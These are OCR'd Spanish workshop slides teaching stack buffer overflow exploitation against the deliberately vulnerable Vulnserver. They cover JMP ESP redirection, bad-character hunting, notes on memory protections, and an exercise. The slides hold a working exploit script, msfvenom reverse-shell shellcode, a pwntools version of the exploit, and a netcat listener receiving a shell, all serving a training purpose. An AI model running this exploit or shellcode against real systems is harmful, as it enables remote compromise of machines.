


EXPLOIT PASO A PASO

Jump to ESP: Controlando el flujo

Para buscar comandos en OllyDBG, botón derecho en CPU: Search for -> All Commands -> “JMP ESP” (FF E4 OpCode).






EXPLOIT PASO A PASO

Jump to ESP: Controlando el flujo

Una posible dirección de memoria de la instrucción JMP ESP es por ejemplo:
0x625011AF

Modificamos de nuevo el exploit añadiendo al EIP esta dirección de memoria, que como se va a ejecutar, ponemos un Breakpoint para parar la ejecución (seleccionar la dirección de memoria y F2).




```
offset = 2003

# poner punto de ruptura en esta direccion de memoria
eip = struct.pack("<I",0x625011AF)

buff = "TRUN /.:/" + "A"* offset + eip + "C"*2900

exploit = buff
```

EXPLOIT PASO A PASO

Los Badchars


$ **msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=YOURKALIIP LPORT=4444 -b '\x00' -e x86/shikata_ga_nai 10 -f Python**

Los badchars (indicados por el parámetro –b) son caracteres inválidos o “malos” que no deben incluirse al generar el shellcode. En la tabla ASCII vemos que el primer valor es NULL: **“\x00”**, este valor es un terminador de cadena y siempre hace que el programa se rompa. **NUNCA** debemos usar “**\x00”** dentro de una shellcode.
Para identificarlos, tenemos que poner detrás del valor EIP la cadena completa (bytearray) e ir quitando uno a uno cada badchar hasta que veamos en la pila el último “**’\xFF**”. Hay que usar breakpoint para poder analizar la pila.

```
badchars =  ""
badchars += "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
badchars += "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
badchars += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
...
badchars += "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
badchars += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
...
badchars += "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

EXPLOIT PASO A PASO

Búsqueda de Badchars



Address	Hex dump	ASCII
0182F9F4	90 90 90 90 90 90 90 90	ÉÉÉÉÉÉÉÉ
0182F9FC	90 90 01 02 03 04 05 06	ÉÉ☺☻♥♦♣♠
0182FA04	07 08 09 0A 0B 0C 0D 0E	•◘..♂..♫
0182FA0C	0F 10 11 12 13 14 15 16	☼►◄↕‼¶§▬
0182FA14	17 18 19 1A 1B 1C 1D 1E	↨↑↓→←∟↔▲
0182FA1C	1F 20 21 22 23 24 25 26	▼ !"#$%&
0182FA24	27 28 29 2A 2B 2C 2D 2E	'()*+,-.
0182FA2C	2F 30 31 32 33 34 35 36	/0123456
0182FA34	37 38 39 3A 3B 3C 3D 3E	789:;<=>
0182FA3C	3F 40 41 42 43 44 45 46	?@ABCDEF
0182FA44	47 48 49 4A 4B 4C 4D 4E	GHIJKLMN
0182FA4C	4F 50 51 52 53 54 55 56	OPQRSTUV
0182FA54	57 58 59 5A 5B 5C 5D 5E	WXYZ[\]^
0182FA5C	5F 60 61 62 63 64 65 66	_`abcdef
0182FA64	67 68 69 6A 6B 6C 6D 6E	ghijklmn
0182FA6C	6F 70 71 72 73 74 75 76	opqrstuv
0182FA74	77 78 79 7A 7B 7C 7D 7E	wxyz{|}~
0182FA7C	7F 80 81 82 83 84 85 86	⌂ÇüéâäàåâÇ
0182FA84	87 88 89 8A 8B 8C 8D 8E	çêëèïîìÄÅ
0182FA8C	8F 90 91 92 93 94 95 96	ÅÉæÆôöòû
0182FA94	97 98 99 9A 9B 9C 9D 9E	ùÿÖÜ¢£¥₧
0182FA9C	9F A0 A1 A2 A3 A4 A5 A6	ƒáíóúñÑª
0182FAA4	A7 A8 A9 AA AB AC AD AE	º¿⌐¬½¼¡«
0182FAAC	AF B0 B1 B2 B3 B4 B5 B6	»░▒▓│┤╡╢
0182FAB4	B7 B8 B9 BA BB BC BD BE	╖╕╣║╗╝╜╛
0182FABC	BF C0 C1 C2 C3 C4 C5 C6	┐└┴┬├─┼╞
0182FAC4	C7 C8 C9 CA CB CC CD CE	╟╚╔╩╦╠═╬
0182FACC	CF D0 D1 D2 D3 D4 D5 D6	╧╨╤╥╙╘╒╓
0182FAD4	D7 D8 D9 DA DB DC DD DE	╫╪┘┌█▄▌▐
0182FADC	DF E0 E1 E2 E3 E4 E5 E6	▀αßΓπΣσµ
0182FAE4	E7 E8 E9 EA EB EC ED EE	τΦΘΩδ∞φε
0182FAEC	EF F0 F1 F2 F3 F4 F5 F6	∩≡±≥≤⌠⌡÷
0182FAF4	F7 F8 F9 FA FB FC FD FE	≈°∙·√ⁿ²■
0182FAFC	FF 43 43 43 43 43 43 43	CCCCCCCC
0182FB04	43 43 43 43 43 43 43 43	CCCCCCCC

EXPLOIT PASO A PASO

Shellcode - Meterpreter? Shell reversa? Comando de cmd? Powershell?

¿Que ejecutamos después de saltar al ESP? Lo que entre, aquí el tamaño **SI** importa. En este caso, tenemos 4000 bytes largos, de sobra para inyectar un payload generado con msfvenom.

- Más funcionalidad => Más espacio ocupado en el exploit. No siempre podemos colar shellcode gigantesco.
- El tráfico de meterpreter es muy fácil de detectar por los IDS/IPS y su tamaño es grande.
- A veces una shell inversa es suficiente, es más pequeña, y encima es más difícil de detectar. También es más fácil hacer AV bypass con una shell que con un meterpreter.

```
42959 840 -rw-r--r-- 1 root root 859782 ene 25 23:52 meterpreter.txt
54405   4 -rw-r--r-- 1 root root   1684 ene 25 23:52 shell_reverse.txt
root@kalihtb:~/hackon/TRUN# wc meterpreter.txt
 13869  41607 859782 meterpreter.txt
root@kalihtb:~/hackon/TRUN# wc shell_reverse.txt
  28   84 1684 shell_reverse.txt
```

EXPLOIT PASO A PASO

Shellcode - Shell reversa

Una vez hemos identificado los badchars, los añadimos al comando y obtenemos el shellcode a poner detrás de EIP.

$ **msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=YOURKALIIP LPORT=4444 -b '\x00' -e x86/shikata_ga_nai 10 -f Python**

```
root@kalihtb:~/hackon/TRUN# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=192.168.1.40 LPORT=4444 -b '\x00'
 -e x86/shikata_ga_nai 10 -f Python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf =  ""
buf += "\xda\xdb\xb8\x26\x67\xf1\x3d\xd9\x74\x24\xf4\x5f\x33"
buf += "\xc9\xb1\x52\x31\x47\x17\x83\xc7\x04\x03\x61\x74\x13"
buf += "\xc8\x91\x92\x51\x33\x69\x63\x36\xbd\x8c\x52\x76\xd9"
buf += "\xc5\xc5\x46\xa9\x8b\xe9\x2d\xff\x3f\x79\x43\x28\x30"
buf += "\xca\xee\x0e\x7f\xcb\x43\x72\x1e\x4f\x9e\xa7\xc0\x6e"
buf += "\x51\xba\x01\xb6\x8c\x37\x53\x6f\xda\xea\x43\x04\x96"
buf += "\x36\xe8\x56\x36\x3f\x0d\x2e\x39\x6e\x80\x24\x60\xb0"
buf += "\x23\xe8\x18\xf9\x3b\xed\x25\xb3\xb0\xc5\xd2\x42\x10"
buf += "\x14\x1a\xe8\x5d\x98\xe9\xf0\x9a\x1f\x12\x87\xd2\x63"
buf += "\xaf\x90\x21\x19\x6b\x14\xb1\xb9\xf8\x8e\x1d\x3b\x2c"
buf += "\x48\xd6\x37\x99\x1e\xb0\x5b\x1c\xf2\xcb\x60\x95\xf5"
```

EXPLOIT PASO A PASO

Time to Pwn!

Antes de nada, abriremos una Shell contra la KALI, hay que abrir el puerto 4444 para escuchar la conexión:

$ **nc –nlvp 4444** donde [n=no resolve dns (only IP), l=listen, v=verbose, p=port]

Ejecutamos el comando completo… y SHELL!

```
root@kalihtb:~/hackon/TRUN# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.40] from (UNKNOWN) [192.168.1.43] 49273
Microsoft Windows [Versi□n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\IEUser\Desktop\vulnserver-master>whoami
whoami
mipese\ieuser
```

VICTORY

Hack0n

4. EJERCICIO

EL COMANDO LTER

Badchars, el retorno

El comando LTER de Vulnserver presenta las mismas características que el comando TRUN, pero contiene varios caracteres inválidos. ¿Seréis capaz de encontrarlos?

Hack0n

5. ANEXOS

PWNTOOLS

PWNTOOLS

Pwntools es una librería de desarrollo de exploits y un framework para CTFs. Está desarrollado en Python y su principal objetivo es hacer la creación de exploits lo más sencilla posible.

A continuación, os dejamos una captura del mismo exploit que hemos estado realizando, pero con la estructura de pwntools.

```python
#Por temas de pwntools, hay que seguir la siguiente estructura para que funcione en python3
def expl():
    conn = remote('10.10.10.4', 9999, typ='tcp')
    EIP = 0x62501203  #Hexadecimal para los offset
    A = b'A'  * 2003 #Para cadenas str, hay que pasarlo a binario
    B = b'B' * 16
    C = b'C' * (5000-2003-4-16-len(buf))
    EIP = p32(EIP) #De hexadecimal lo pasamos a little endian
    exploit = A + EIP + B + buf + C #Como todo esta en binario, podemos juntarlo
    payload = b'TRUN /.:/' + exploit + b'\r\n' #Añadimos el exploit al payload, lo dicho, las strings en binario otra vez.
    conn.send(payload)
    print(conn.recv(1024))
    conn.close()

expl()
```

RETO

Comando de compilación: **$ gcc reto.c -o reto -fno-stack-protector -z execstack**

Para pasar de algo imposible…

```
#include <stdio.h>
int main () {
        int a = 0;
        char buf[64];
        read(0,buf,100);
        int b = 288;
        if (a!=0xdeadbeef){
                printf("OK\r\n");
        }else{
                printf("hacked\r\n");
        }
        return 0;
}
```

a... imprimir hacked

```
pimp@ubuntu32:~/exploiting/cursoZL$ ./zl_3 <<< $(python -c [redacted]
hacked
pimp@ubuntu32:~/exploiting/cursoZL$
pimp@ubuntu32:~/exploiting/cursoZL$
```

PROTECCIONES DE MEMORIA

Protección de desbordamiento de Pila por uso de “**Stack Canary**”

Esta protección se DEShabilita cuando se compila con el flag “-fno-stack-protector”.

La idea básica detrás de la protección de la pila es generar un valor aleatorio (canario) en la inicialización del programa y se inserta al final de la zona donde existe un alto riesgo de producirse un desbordamiento de la pila. Al final de la función, se comprueba si se ha modificado el valor de canario. El valor canario se comprueba antes de que la función regrese; si ha cambiado, el programa abortará. Generalmente, los ataques de desbordamiento de búfer de pila (aka "stack smashing") tendrán que cambiar el valor del canario cuando escriben más allá del final del búfer antes de que puedan llegar al puntero de retorno. Como el valor del canario es desconocido para el atacante, no puede ser reemplazado por el ataque. Por lo tanto, la protección de la pila permite al programa abortar cuando eso ocurre en lugar de volver a donde el atacante quería que fuera.

PROTECCIONES DE MEMORIA

Data Execute Prevention (**DEP** en Widows) o No-Execute Bit (**NX** en Linux)

El bit NX (no ejecutar) es una tecnología utilizada en las CPUs que garantiza que distintas áreas de datos en memoria (como el stack y el heap) no sean ejecutables, y otras, como la sección del código, no puedan ser escritas. Básicamente previene ejecutar shellcode en zonas relativamente cómodas o sencillas como la pila.

Se elimina esta protección con “-z execstack” en contra de la configuración por defecto que es “-z noexecstack”. Se puede comprobar el cambio del valor haciendo uso del comando “readelf -l” sobre un binario.

PROTECCIONES DE MEMORIA

Address space layout randomization - **ASLR**

Esta protección la base de las bibliotecas (**libc**) para que no podamos saber la dirección de memoria de funciones de la libc. Con el ASLR se evita la técnica Ret2libc y nos obliga a tener que filtrar direcciones de la misma para poder calcular base.
Tanto en linux como en windows, la protección ASLR se deshabilita desde sistema. En Linux modificando el valor de: "/proc/sys/kernel/randomize_va_space"
0 = deshabilitado
1 = habilitado para instrucciones
2 = habilitado para instrucciones y segmento de datos también

Position-independent executable – **PIE**

Esta técnica, como el ASLR, randomiza la dirección base pero en este caso es del propio binario. Esto nos dificulta el uso de gadgets o funciones del propio binario. Flag de compilación en caso de ser necesario: "-no-pie"

REFERENCIAS

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

https://sh3llc0d3r.com/category/vulnserver/

https://github.com/stephenbradshaw/vulnserver

http://danigargu.blogspot.com/

https://ironhackers.es/tutoriales/pwn-rop-bypass-nx-aslr-pie-y-canary/

https://www.aldeid.com/wiki/X86-assembly/Instructions

https://github.com/Gallopsled/pwntools

https://buffered.io/posts/staged-vs-stageless-handlers/

https://reverseengineering.stackexchange.com/questions/19776/what-is-the-right-way-to-pack-a-payload-with-python3s-pwntools

CONTACT US @

- @Pimp_ER
- sgutierrez@zerolynx.com

- @MrSquid
- jescabias@zerolynx.com

www.zerolynx.com 

www.github.com/zerolynx 

www.facebook.com/zerolynx 

www.linkedin.com/company/zerolynx 

@ZerolynxOficial 

Zerolynx Oficial 

blog.zerolynx.com